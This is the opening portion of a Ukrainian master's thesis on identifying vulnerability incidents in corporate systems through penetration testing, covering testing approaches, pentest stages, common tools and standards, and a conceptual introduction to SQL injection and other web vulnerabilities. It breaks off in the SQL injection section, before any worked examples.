Хмельницький національний університет

Факультет інформаційних технологій

Кафедра кібербезпеки

КВАЛІФІКАЦІЙНА РОБОТА

Козела Віктора Миколайовича

на здобуття ступеня вищої освіти Магістра

Метод ідентифікації інцидентів вразливості в корпоративних системах на базі методів інструментального тестування

Галузь знань 12 – Інформаційні технології

Спеціальність 125 – Кібербезпека та захист інформації

Освітня програма Кібербезпека та захист інформації

Шифр КРМКБЗІ. 2301142.23.01.12 ПЗ

Виконав студент 2 курсу група КБЗІм-23-1 _____ Віктор КОЗЕЛ

Керівник канд. техн. наук, доцент _____ Юрій КЛЬОЦ

Нормоконтролер старший викладач _____ Сергій МОСТОВИЙ

До захисту допускаю:
Завідувач кафедри кібербезпеки _____ Юрій КЛЬОЦ

16 12 2024 р.

Хмельницький 2024

ХМЕЛЬНИЦЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ

Факультет Інформаційних технологій

Кафедра Кібербезпеки

Рівень вищої освіти Магістр

Галузь знань 12 – Інформаційні технології

Спеціальність 125 – Кібербезпека та захист інформації

Освітня програма Кібербезпека та захист інформації

ЗАТВЕРДЖУЮ

Завідувач кафедри кібербезпеки

Юрій КЛЬОЦ

02 09 2024 р.

З А В Д А Н Н Я
НА КВАЛІФІКАЦІЙНУ РОБОТУ

Козелу Віктору Миколайовичу

1 Тема роботи Метод ідентифікації інцидентів вразливості в корпоративних системах на базі методів інструментального тестування

Керівник роботи канд. техн.наук, доцент Юрій КЛЬОЦ

Затверджено наказом ректора університету від 26 08 2024 № 60

2 Строк подання студентом кваліфікаційної роботи на кафедру

3 Вихідні дані до роботи. Провести аналіз сучасних методів тестування на проникнення. Розробити системний підхід до тестування на проникнення. Розробити алгоритм, який базується на базі методів інструментального тестування для ідентифікації вразливостей в корпоративних системах. Розробити автоматизований інструментальний метод для пошуку вразливостей у веб-додатках, який дозволяє виконувати комплексне сканування системи, виявляючи критичні загрози без необхідності змін у вихідному коді.

4 Зміст пояснювальної записки (перелік питань, які потрібно розробити)
Вступ. Аналіз методів тестування на проникнення. Постановка задачі. Дослідження уразливості веб-додатків. Ідентифікація інцидентів вразливості на базі інструментального тестування. Етапи методу ідентифікації інцидентів та розробка програмного забезпечення.

5 Перелік графічного матеріалу (із зазначенням обов'язкових креслень)

6 Консультанти розділів кваліфікаційної роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв

7 Дата видачі завдання 2 09 2024 р.

КАЛЕНДАРНИЙ ПЛАН

Назва етапів (розділів) кваліфікаційної роботи	Строк виконання етапів роботи	Примітка
Ґрунтовне ознайомлення та дослідження предметної галузі		Виконано
Визначення змісту, структури магістерської роботи		Виконано
Опрацювання першого розділу магістерської роботи		Виконано
Опрацювання статті за результатами дослідження		Виконано
Опрацювання другого розділу магістерської роботи		Виконано
Опрацювання третього розділу магістерської роботи		Виконано
Опрацювання четвертого розділу магістерської роботи		Виконано
Підготовка та опрацювання ілюстративного матеріалу		Виконано
Оформлення магістерської роботи графічної та текстової частини		Виконано
Попередній захист магістерської роботи		Виконано
Захист магістерської роботи на засіданні ЕК		Виконано

Студент _____ Віктор КОЗЕЛ

Керівник кваліфікаційної роботи _____ Юрій КЛЬОЦ

АНОТАЦІЯ

Тема кваліфікаційної роботи: Метод ідентифікації інцидентів вразливості в корпоративних системах на базі методів інструментального тестування.

Автор роботи: студент групи КБЗІм-23-1 Козел В.М.

Керівник роботи: канд. техн. наук, доцент Кльоц Ю.П.

Загальний обсяг роботи: 91 сторінок, 34 рисунків, 2 таблиць, 2 додатків, 61 посилань.

Ключові слова: інциденти вразливості, корпоративні системи, інструментальне тестування.

Кваліфікаційна робота присвячена розробці методу ідентифікації інцидентів вразливості у корпоративних системах на основі інструментального тестування. У дослідженні проаналізовано сучасні методи тестування на проникнення, зокрема Black Box, White Box та Gray Box, та обґрунтовано системний підхід для ідентифікації вразливостей. Було створено алгоритм виявлення аномалій у мережевому трафіку з використанням інструментального тестування, а також розроблено прототип програмного забезпечення, що дозволяє автоматизувати процес перевірки безпеки веб-додатків. Результати дослідження можуть використовуватися для забезпечення кібербезпеки в бізнес-середовищі та державних установах.

2.12.24

ANNOTATION

Theme of qualification work: The method of identifying incidents of vulnerability in corporate systems based on instrumental testing methods.

Author of the work: student of KBZIm-23-1 group V.M. Kozel.

Mentor: candidate technical of Sciences, associate professor Klots Yu.P.

Total volume of work: 91 pages, 34 figures, 2 tables, 2 appendixes, 61 references.

Keywords: vulnerability incidents, corporate systems, tool testing.

The qualification work is dedicated to developing a method for identifying vulnerability incidents in corporate systems based on instrumental testing. The study analyzes modern penetration testing methods, including Black Box, White Box, and Gray Box, and substantiates a systematic approach to vulnerability identification. An algorithm for detecting anomalies in network traffic using instrumental testing was created, and a prototype software was developed to automate the security assessment process of web applications. The research findings can be utilized to ensure cybersecurity in business environments and government institutions.

02.12.24

ЗМІСТ

Вступ 8

1 Аналіз методів тестування на проникнення 11

1.1 Основні поняття методів тестування 11

1.2 Дослідження типів тестування на проникнення 13

1.3 Аналіз системного підходу 15

1.4 Інструменти й стандарти тестування безпеки 17

1.4 Постановка задачі 19

2 Дослідження уразливості веб-додатків 20

2.1 SQL-Ін'єкції 21

2.1.1 Архітектура веб-додатків і SQL-ін'єкції 22

2.1.2 Приклад атак з використанням SQL-ін'єкцій: Тавтології 23

2.1.3 Приклад атак з використанням SQL-ін'єкцій нелегального/логічно некоректного запиту 24

2.1.4 Розробка захисту від SQL-Ін'єкцій 27

2.2 Cross-Site Scripting (XSS) — міжсайтовий скриптинг 32

2.2.1 Перевірка наявності XSS-атаки 36

2.2.2 Засоби запобігання XSS 37

2.3 Cross-Site Request Forgery (CSRF) — міжсайтове підроблення запиту 40

2.3.1 Принцип роботи CSRF 40

2.3.2 Захист від CSRF 40

2.4 Local File Inclusion (LFI) — локальне включення файлів 41

2.5 Remote File Inclusion (RFI) — віддалене включення файлів 44

2.6 Remote Code Execution (RCE) — віддалене виконання коду 45

3 Ідентифікація інцидентів вразливості на базі інструментального тестування 48

3.1 Огляд вразливості за допомогою SQL-ін'єкція 48
3.2 Ручний метод пошуку Sql-Ін'єкцій 57
3.3 Інструментальний метод пошуку SQL-Ін'єкцій 59
3.4 Атаки XSS (Cross-Site Scripting) 64
3.5 Атаки LFI 68
3.6 Атаки RCE 74
4 Етапи методу ідентифікації інцидентів та розробка програмного забезпечення 77
4.1 Етапи методу ідентифікації інцидентів. 77
4.2 Розробка програми для тестування sql-ін'єкцій. 80
Висновки 84
Перелік джерел посилання 87
Додаток А Код програми 92
Додаток Б. Перелік наукових праць 95

ВСТУП

Ідентифікація інцидентів вразливості в корпоративних системах на базі інструментального тестування є важливим елементом забезпечення кібербезпеки, особливо в умовах, коли складні та розподілені IT-системи можуть містити безліч уразливих компонентів. Інструментальне тестування дозволяє не тільки виявляти поточні загрози, а й передбачати можливі майбутні атаки на систему, що робить його незамінним для корпорацій, які працюють з конфіденційними даними або перебувають під загрозою цільових кібератак [1, 49].

На сьогодні ми живемо в цифрову епоху, де Інтернет є невід'ємною частиною людського життя. Його вплив на людей стає дедалі потужнішим і постійно зростає. Всесвітня павутина відкриває безліч можливостей для спілкування, навчання, знайомств, пошуку інформації, заробітку та навіть для проведення вільного часу[53].

Сьогодні безпека в Інтернеті потребує значного покращення. Злам системи, або хакінг, — це діяльність, під час якої зловмисник використовує слабкі місця в системі для власної вигоди або задоволення. Тих, хто займається хакінгом, називають хакерами, зломщиками або зловмисниками. Їхні цілі можуть варіюватися від розваг і отримання прибутку до руйнування діяльності інших та досягнення визнання. Проте всі вони мають спільну мету — знайти вразливі місця в системі та скористатися ними. Оскільки державні та приватні організації переносять все більше своїх важливих функцій, таких як електронна комерція, маркетинг і доступ до баз даних, в Інтернет, зловмисники отримують більше можливостей для отримання конфіденційної інформації через веб-додатки. Тому захист систем від хакерських атак стає критично важливим[52].

Мета кваліфікаційної роботи магістра полягає в дослідженні можливих вразливостей і загроз, які на сьогодні є найбільш поширеними у сфері інформаційної безпеки, а також у розробці методів захисту від них та систематизації.

Для досягнення поставленої мети необхідно вирішити наступні завдання:

– провести аналіз сучасних методів тестування на проникнення, таких як Black Box, White Box та Gray Box, що дасть змогу визначити основні підходи до перевірки безпеки системи з різним рівнем доступу до інформації про мережу.;

– розробити системний підхід до тестування на проникнення, який включає такі етапи, як планування та підготовка, збір та аналіз інформації, виявлення вразливостей, спроба проникнення, аналіз і звітність, а також очищення.;

– розробити алгоритм, який базується на базі методів інструментального тестування для ідентифікації вразливостей в корпоративних системах;

– розробити автоматизований інструментальний метод для пошуку вразливостей у веб-додатках, який дозволяє виконувати комплексне сканування системи, виявляючи критичні загрози без необхідності змін у вихідному коді.

Об’єктом дослідження є веб-додатки, які можуть бути вразливими.

Предметом дослідження виступають методи ідентифікації інцидентів вразливості в корпоративних системах на базі методів інструментального тестування.

Наукова новизна роботи полягає у розробці нового підходу до виявлення вразливостей у корпоративних системах, що базується на поєднанні методів статичного та динамічного аналізу SQL-запитів, а також у розробці програмного інструменту, який дозволяє здійснювати автоматизований пошук уразливостей у веб-додатках. Особливістю розробленого методу є можливість виявлення складних атак із мінімальним втручанням у структуру системи та застосування методів машинного навчання для аналізу поведінкових характеристик трафіку, що дозволяє підвищити точність ідентифікації вразливих компонентів.

Практичне значення результатів. Результати дослідження мають значне практичне значення, оскільки розроблений метод та програмний інструмент дозволяють фахівцям з кібербезпеки проводити комплексне тестування безпеки корпоративних систем та веб-додатків. Використання інструментального методу тестування дає змогу не тільки виявляти поточні вразливості, але й оцінювати стійкість системи до майбутніх атак, що є важливим елементом у забезпеченні загальної інформаційної безпеки. Запропоновані рекомендації з посилення захисту

можуть бути впроваджені у бізнес-організаціях, державних установах та наукових закладах, де є потреба у захисті конфіденційної інформації від несанкціонованого доступу.

Кваліфікаційна робота складається зі вступу, чотирьох розділів основного змісту, висновків, списку використаних джерел та додатку. Перший розділ присвячений теоретичному огляду аналізу методів тестування на проникнення. У другому розділі розглянуто дослідження уразливостеі веб-додатків. Третій розділ описує розглядає методи ідентифікації інцидентів вразливості на базі інструментального тестування. Четвертий розділ присвячено розробленню етапів методу ідентифікації інцидентів та розробці програмного застосунку для тестування і виявлення SQL-ін'єкцій.

Апробація результатів та публікації представлено у Додатку Б.

1 АНАЛІЗ МЕТОДІВ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

Тестування на проникнення — це систематичний процес перевірки апаратного і програмного забезпечення, що утворює складну мережу для зберігання та передачі даних. Воно дозволяє оцінити рівень безпеки мережі шляхом моделювання реальних атак та експлойтів. Цей метод дає змогу детально дослідити слабкі місця системи безпеки будь-якої організації [61].

1.1 Основні поняття методів тестування

Тестування на проникнення — це симуляція атаки на систему, мережу, обладнання або інший об'єкт для оцінки їхньої вразливості до реальних атак. Цей процес виконує етичний хакер, який діє з дозволу власника системи. Простіше кажучи, це процедурний аудит безпеки мережі або додатку [61].

Етичні хакери та зловмисники відрізняються один від одного і відіграють різні ролі у сфері безпеки. Етичні хакери використовують ті ж самі інструменти та методи, що й зловмисники, але не завдають шкоди системам і не викрадають інформацію. Натомість вони оцінюють рівень безпеки і повідомляють власників про виявлені вразливості та дають рекомендації щодо їх усунення. Таким чином, тестування на проникнення можна класифікувати на три категорії залежно від "кольору капелюха" хакера. Ця термінологія походить зі старих західних фільмів, де капелюх героїв був білим, а лиходіїв — чорним. Чим світліший колір капелюха, тим менше намірів завдати шкоди.

"Білі" хакери — це авторизовані фахівці, які працюють на компанії з благими намірами і високими моральними стандартами. Їх також називають IT-фахівцями. Їхнє завдання — захищати комп'ютерні мережі та системи від атак зловмисників. Деякі компанії платять таким фахівцям за спроби зламати власні сервери і комп'ютери, щоб перевірити їхню безпеку. Вони виконують зломи в інтересах

компанії для оцінки власної системи безпеки. Їх також називають етичними хакерами [51, 58].

"Чорні" хакери, навпаки, мають на меті завдати шкоди комп'ютерним системам і мережам. Вони порушують безпеку, проникають у мережі, завдають шкоди, знищують дані, роблять мережі непридатними для використання, пошкоджують сайти, викрадають дані та зламують програми й паролі для отримання несанкціонованого доступу. Вони діють виключно в особистих інтересах і для отримання прибутку. Їх також називають "зломщиками", "шкідливими хакерами" або "зловмисниками"[51, 58].

"Сірі" хакери поєднують риси як "білих", так і "чорних" хакерів. Вони можуть діяти з етичних міркувань. Наприклад, вони можуть проникати в комп'ютерну систему, щоб підвищити рівень її безпеки, повідомити адміністратора про наявність вразливостей і запропонувати методи їх усунення. Однак, іноді вони діють у негативному напрямку. "Сірі" хакери можуть порушувати комп'ютерну безпеку організації, але зазвичай вони намагаються лише внести зміни, які можна легко виправити. Після цього вони можуть повідомити адміністратора про можливі вразливості в безпеці компанії. Вони зламують або отримують несанкціонований доступ до мереж для задоволення, а не для завдання шкоди[51, 58].

Тестування на проникнення може бути класифіковане за підходом, який використовують, на три типи:

1) Black Box (Чорний ящик);

2) White Box (Білий ящик);

3) Gray Box (Сірий ящик).

Black Box (Чорний ящик) — це найбільш практичний тип атаки, що виконується пентестером без жодної попередньої інформації про цільову систему. Це найефективніший спосіб оцінки системи безпеки, оскільки він моделює реальні атаки. Пентестер не має доступу до будь-якої інформації про мережу, включаючи її структуру, типи обладнання чи використовувані додатки. Він повинен вивчати цільову систему з нуля, щоб досягти бажаного результату. Мета цього типу тестування — повністю змоделювати реальну кібератаку [25-29].

White Box (Білий ящик) — це формалізований підхід до тестування, за якого пентестер має основну інформацію про цільову інфраструктуру, включаючи структуру мережі, IP-адреси та інші важливі деталі. Завдяки базовим знанням про цільову мережу пентестер може більш цілеспрямовано працювати над виявленням і усуненням вразливостей. Зазвичай цей тип тестування здійснюється в тісній співпраці з організацією, і його мета — допомогти створити надійну систему безпеки.

Gray Box (Сірий ящик) — це комбінація підходів "чорного" та "білого" ящиків. Пентестер має обмежену інформацію про цільову систему, наприклад, IP-адресу сервера або вихідний код додатку. Цей метод є менш популярним, але дозволяє частково тестувати систему як зсередини, так і ззовні. Пентестер може моделювати дії зловмисника, щоб перевірити надійність системи з доступною йому інформацією.

1.2 Дослідження типів тестування на проникнення

Типи тестування на проникнення можна поділити на чотири категорії, залежно від того, які аспекти безпеки вони оцінюють, як показано на рисунку 1.1 [11-15].



Рисунок 1.1 — Класифікація тестування на проникнення

Тестування на проникнення додатків — фокусується на виявленні вразливостей у додатках, що стосуються моніторингу даних і проблем безпеки брандмауера. Веб-додатки, особливо ті, що засновані на клієнт-серверній архітектурі і передають інформацію через мережу, можуть мати критичні вразливості, що є небезпечними для цільової системи. Багато сучасних веб-додатків мають вразливості, які ще потрібно усунути. Це тестування охоплює всі ці аспекти для забезпечення безпеки мережі.

Тестування на проникнення в мережу — один із ключових елементів при проведенні пентесту в організації. Залежно від масштабу організації, фізична мережа може мати прогалини в безпеці, які часто залишаються непоміченими під час налаштування. Для забезпечення надійної мережі тестування на проникнення виконується на таких пристроях, як маршрутизатори, комутатори, модеми та концентратори для виявлення можливих вразливостей. Це процес, у якому пентестер етично атакує мережу організації, щоб знайти слабкі місця та усунути їх за допомогою експлойтів.

Тестування на проникнення фізичних систем — фокусується на перевірці фізичної безпеки. Вразливості у цій категорії стосуються несанкціонованого фізичного доступу до цільових машин в організації. Аутентифікація та обмежений доступ ретельно перевіряються під час тестування фізичним методом. Цей метод важливий, оскільки дозволяє зібрати інформацію про цільову систему безпосередньо через фізичну присутність у мережі. Він спрямований на покращення ефективності аутентифікації, авторизації та контролю доступу до фізичних систем.

Тестування на проникнення методом соціальної інженерії — спрямоване на оцінку вразливостей, пов'язаних із людським фактором. Основну інформацію для таких атак можна отримати через пошукові системи, такі як Google, або через соціальні мережі, такі як Facebook, Twitter, де поширюється велика кількість особистої інформації. Крім того, публічні зустрічі та комунікація з людьми є основними слабкими місцями, які можуть використовувати зловмисники. Цей тип тестування на проникнення допомагає оцінити ризик несанкціонованого доступу

до конфіденційної інформації.

1.3 Аналіз системного підходу

Системний підхід до тестування на проникнення складається з шести етапів, які забезпечують ефективність та всебічне оцінювання безпеки системи. Ці етапи інтегрують покрокову методологію, якої повинен дотримуватися кожен пентестер[1, 2, 9].



Рисунок 1.2 — Основні кроки тестування на проникнення

Планування й підготовка. Цей етап є відправною точкою для будь-якого тестування на проникнення. Він включає планування, підготовку і погодження між власниками організації та тестувальниками щодо цілей тесту, методів, які будуть використовуватися, та очікуваних результатів. Пентестер ознайомлюється з цільовою системою та визначає стратегію, щоб максимально використовувати вразливості й надати рекомендації щодо їх усунення. Також обговорюються політики конфіденційності, часові рамки та розклад виконання.

Збір і аналіз інформації. На цьому етапі, також відомому як "розвідка", збирається інформація про цільову систему. Тестувальник встановлює платформу

для збору інформації про мережу й додатки організації за допомогою онлайн-джерел, таких як вебсайти, соціальні мережі, або спеціальних інструментів на базі Linux. Цей етап поділяється на два типи:

– пасивний збір інформації включає пошук інформації в Інтернеті без безпосередньої взаємодії з цільовою організацією;

– активний збір інформації передбачає безпосередню взаємодію з системою, наприклад, отримання банерів, що може розкрити більше інформації.

Використання таких інструментів, як Google Hacking або Shodan, може бути корисним для збирання інформації про цільові системи.

Виявлення уразливостей. Цей етап, відомий як сканування, включає використання різних інструментів для пошуку вразливостей на основі зібраної інформації. Пентестер аналізує операційні системи, додатки, мережеві компоненти, визначаючи можливі точки атаки. Сканування поділяється на три категорії [4, 13]:

– мережне сканування спрямоване на виявлення всіх хостів у мережі, отримання інформації про їх IP-адреси, операційні системи та сервери;

– сканування портів допомагає виявити відкриті порти на конкретних хостах, які можуть бути використані для атаки;

– сканування уразливостей шукає можливі вразливості в операційній системі, додатках або мережевих сервісах.

Спроба проникнення. На цьому етапі пентестер використовує зібрані дані та підготовлені експлойти для перевірки вразливостей, знайдених під час сканування. Він відправляє експлойти, які супроводжуються корисними навантаженнями (payloads), що дозволяє успішно експлуатувати вразливість цільової системи. Це дозволяє оцінити рівень безпеки організації та показує, наскільки добре система може протистояти реальній атаці.

Аналіз і звітність. Цей етап передбачає підготовку докладної документації про виконану роботу. Звіт повинен містити опис всіх методів та процедур, які використовувалися для тестування, включаючи оцінку рівня захисту системи. Це допомагає організації зрозуміти, де саме є вразливості та як їх усунути. Звіт також слугує як референція для майбутніх перевірок і може бути використаний на етапі

збору інформації.

Очищення. Після завершення тестування пентестер видаляє всі сліди свого перебування в системі, щоб забезпечити чистоту та безпеку мережі. Це включає скасування всіх налаштувань і змін, внесених під час тестування, щоб організація була впевнена, що жодна вразливість або налаштування не залишились активними. Правильне виконання цього етапу важливе для забезпечення безпеки системи та запобігання можливим атакам.

Дотримання цієї методології дозволяє провести глибоке і всебічне тестування на проникнення, забезпечуючи максимальну ефективність у виявленні та усуненні вразливостей системи.

1.4 Інструменти й стандарти тестування безпеки

Для захисту від атак на ринку існує велика кількість інструментів, які допомагають пентестерам і системним адміністраторам тестувати й створювати безпечну мережу. Більшість із цих інструментів є безкоштовними і мають відкритий вихідний код, розроблені для етичного злому. Залежно від етапу тестування на проникнення, можуть використовуватися різні інструменти: сканери, тестові платформи, інструменти для виявлення вразливостей тощо. Ось декілька популярних інструментів, наведених у таблиці 1.1.

Окрім інструментів, існують різні стандарти, на які орієнтуються пентестери для оцінки безпеки систем. Деякі з найбільш часто використовуваних стандартів наведені в таблиці 1.2 [16].

Найбільш поширені вразливості, описані у цих стандартах:

- SQL injection;
- Hidden backdoors (Сховані бекдори);
- Cross-Site Scripting (Міжсайтовий скриптинг);
- Cross-Site Request Forgery (Міжсайтове підроблення запитів);
- Command Injection;

– Bypassing Authentication (Обхід аутентифікації).

Багато компаній, що займаються мережею безпекою, наймають пентестерів на основі їхньої здатності використовувати ці вразливості.

Таблиця 1.1 - Інструменти для тестування на проникнення

№	Інструмент	Тип
1	Brutus	Інструмент добору паролів
2	Dradis	Програма звіту сканування
3	Dnstuff	Мережна утиліта
4	Hydra	Інструмент добору паролів
5	Hping	Мережна утиліта
6	John the Ripper	Інструмент добору паролів
7	Kali Linux	Linux OS
8	Metasploitable	Віртуальна машина для тестування на проникнення
9	Metasploit	Інструмент тестування експлойтів
10	Maltego	Мережний візуалізатор
11	Nmap	Сканер мережі
12	Netcraft	Сканер вебсайтів
13	Nessus	Сканер вразливостей
14	Netcat	Мережна утиліта
15	Python	Мова програмування
16	Scapy	Мережна утиліта
17	Ubuntu	Linux OS
18	Wireshark	Аналізатор трафіку

Таблиця 1.2 - Стандарти для оцінки безпеки

Абревіатура	Назва
WASC	Web Application Security Consortium
OSSTMM	Open Source Security Testing Methodology Manual
OWASP	Open Web Application Security Project
ISSAF	Information Systems Security Assessment Framework
NIST	National Institute of Standards and Technology

1.4 Постановка задачі

Тестування на проникнення є універсальним інструментом для пошуку слабких місць у системі, оскільки використовує ті ж методи, що і справжні зловмисники. Виявлення цих недоліків недостатньо; обов'язковим кроком є належне зміцнення системи. Важливою частиною процесу є проведення тестування професійним і досвідченим етичним хакером.

Існує безліч інформації та програмного забезпечення для тестування на проникнення, багато з яких представлені у цьому розділі. Тестування на проникнення є дуже всеосяжною складовою інформаційних технологій. Вразливості можуть бути в будь-якій частині системи: програмному забезпеченні, апаратному забезпеченні, коді або архітектурі системи. Тому це дуже важлива тема, коли мова йде про безпеку.

Беручи це до уваги, багато хто вважає, що вивчення тестування на проникнення є, і було, надзвичайно корисним з точки зору технологічних знань та загальної обізнаності.

Метою цієї роботи є розробка методу ідентифікації інцидентів вразливості в корпоративних системах на базі методів інструментального тестування, що мінімізує кількість вразливостей. З огляду на швидкий розвиток загроз, такий метод має бути гнучким і здатним автоматично пристосовуватися до нових типів інцидентів.

Для досягнення мети необхідно детально проаналізувати існуючі методи уразливості веб-додатків та зрозуміти їх недоліки, порівнявши переваги та обмеження кожного підходу. Далі потрібно проаналізувати наявні набори даних для тестування розробленого методу та обрати оптимальний варіант, який враховуватиме специфіку дослідження. У роботі буде розроблено етапи ідентифікації інцидентів вразливостсті на базі інструментального тестування. Розробка програмного забезпечення на основі запропанованого метода дозволить ефективніше виявляти інциденти на проникнення за допомогою sql-ін'єкцій.

2 ДОСЛІДЖЕННЯ УРАЗЛИВОСТІ ВЕБ-ДОДАТКІВ

На початку існування Інтернету створення веб-сайтів було досить простим процесом: не було JavaScript, CSS або великої кількості зображень. Однак, з ростом популярності мережі, потреба в більш досконалих технологіях і динамічних сайтах зростала. Це призвело до розробки CGI (Common Gateway Interface) та мов сценаріїв на стороні сервера, таких як ASP (Active Server Pages), JSP (JavaServer Pages), і PHP (Hypertext Preprocessor) [16-18].

Веб-сайти почали зберігати користувацьке введення та контент сайту в базах даних. Це створило нові можливості для розробки інтерактивних і динамічних веб-додатків, що в свою чергу підвищило їхню функціональність та зручність використання. Зокрема, веб-додатки стали активно використовувати SQL (Structured Query Language) бази даних для зберігання даних.

Однак, хакери почали знаходити нові вектори атак. З моменту, коли реляційні бази даних почали використовуватись у веб-додатках, з'явилися численні вектори атак, пов'язані з ними, такі як:

– SQL-ін'єкції (SQL Injection). Одна з найпоширеніших вразливостей, при якій зловмисник може виконати довільні SQL-запити на сервері бази даних через вразливий веб-додаток. Це дозволяє отримувати доступ до даних, змінювати їх або навіть видаляти [46, 53];

– міжсайтовий скриптинг (Cross-Site Scripting, XSS). Цей тип атак дозволяє зловмисникам вбудовувати шкідливий код (зазвичай JavaScript) на веб-сторінки, які відвідують інші користувачі. Це може призвести до крадіжки облікових даних користувачів, отримання доступу до облікових записів та інших шкідливих дій [14];

– міжсайтове підроблення запиту (Cross-Site Request Forgery, CSRF). Ця вразливість дозволяє зловмиснику виконувати небажані дії від імені користувача на інших сайтах. Це можливо завдяки тому, що браузер користувача автоматично відправляє куки та інші дані аутентифікації;

– включення локальних і віддалених файлів (Local File Inclusion, Remote File Inclusion). Ці атаки дозволяють зловмисникам включати шкідливі файли у веб-додаток. Включення локальних файлів (LFI) використовує локальні файли на сервері, тоді як віддалене включення файлів (RFI) використовує файли з віддалених серверів, що може призвести до повного компрометації серверу.

Ці та інші вразливості демонструють, як важливо забезпечити безпеку веб-додатків. Вразливості веб-додатків часто використовуються зловмисниками для отримання несанкціонованого доступу, викрадення даних і виконання інших шкідливих дій. Тому розробникам і адміністраторам систем варто бути в курсі останніх уразливостей і постійно вдосконалювати свої методи захисту.

2.1 SQL-Ін'єкції

Атака SQL Injection не споживає системних ресурсів так, як це роблять інші види атак. Проте, через свою здатність отримувати або вставляти інформацію з/до баз даних, вона представляє серйозну загрозу для серверів, зокрема для військових або банківських систем [46, 53].

Багато дослідників вивчають різні методи виявлення та запобігання атак з використанням SQL-ін'єкцій. Серед найбільш ефективних методів є веб-фреймворки, статичний аналіз, динамічний аналіз, комбінований статичний та динамічний аналіз, а також методи машинного навчання.

– веб-фреймворк використовує методи фільтрації для введення даних користувачем. Однак, оскільки він здатний фільтрувати лише деякі спеціальні символи, інші обхідні атаки не можуть бути відвернені;

– метод статичного аналізу аналізує тип вхідного параметра, тому він є більш ефективним, ніж метод фільтрації. Однак атаки, що мають правильні типи параметрів, не можуть бути виявлені;

– метод динамічного аналізу сканує уразливості веб-додатків без їхньої модифікації. Проте цей метод не здатен виявити всі види SQL-ін'єкцій;

– комбінований метод статичного та динамічного аналізу може компенсувати слабкі сторони кожного окремого методу і є дуже корисним у виявленні атак з використанням SQL-ін'єкцій. Проте спільне використання методів статичного та динамічного аналізу є досить складним;

– метод машинного навчання здатен виявляти невідомі атаки, але результати можуть містити багато хибних позитивів і негативів.

2.1.1 Архітектура веб-додатків і SQL-ін'єкції

Веб-додаток, хоч і простий для розпізнавання як програма, що працює у веб-браузері, зазвичай має тришарову архітектуру, як показано на рисунку 2.1.

Тришарова архітектура веб-додатків зазвичай складається з:

– клієнтський рівень (Presentation Layer) – цей рівень відповідає за взаємодію з користувачем. Тут розміщуються інтерфейс користувача та елементи взаємодії, які забезпечують введення даних;

– серверний рівень (Business Logic Layer) – цей рівень відповідає за обробку запитів, бізнес-логіку, а також за зв'язок з базою даних. Тут здійснюються перевірки введених даних та їх обробка;

– рівень бази даних (Data Layer) – цей рівень відповідає за зберігання та управління даними. Саме на цьому рівні можливі SQL-ін'єкції, коли зловмисники вставляють або виконують несанкціоновані SQL-запити.

Через складність та різноманіття архітектур веб-додатків, існують різні види SQL-ін'єкцій, що залежить від способу їхнього впровадження та взаємодії з цими рівнями [17, 46, 53].

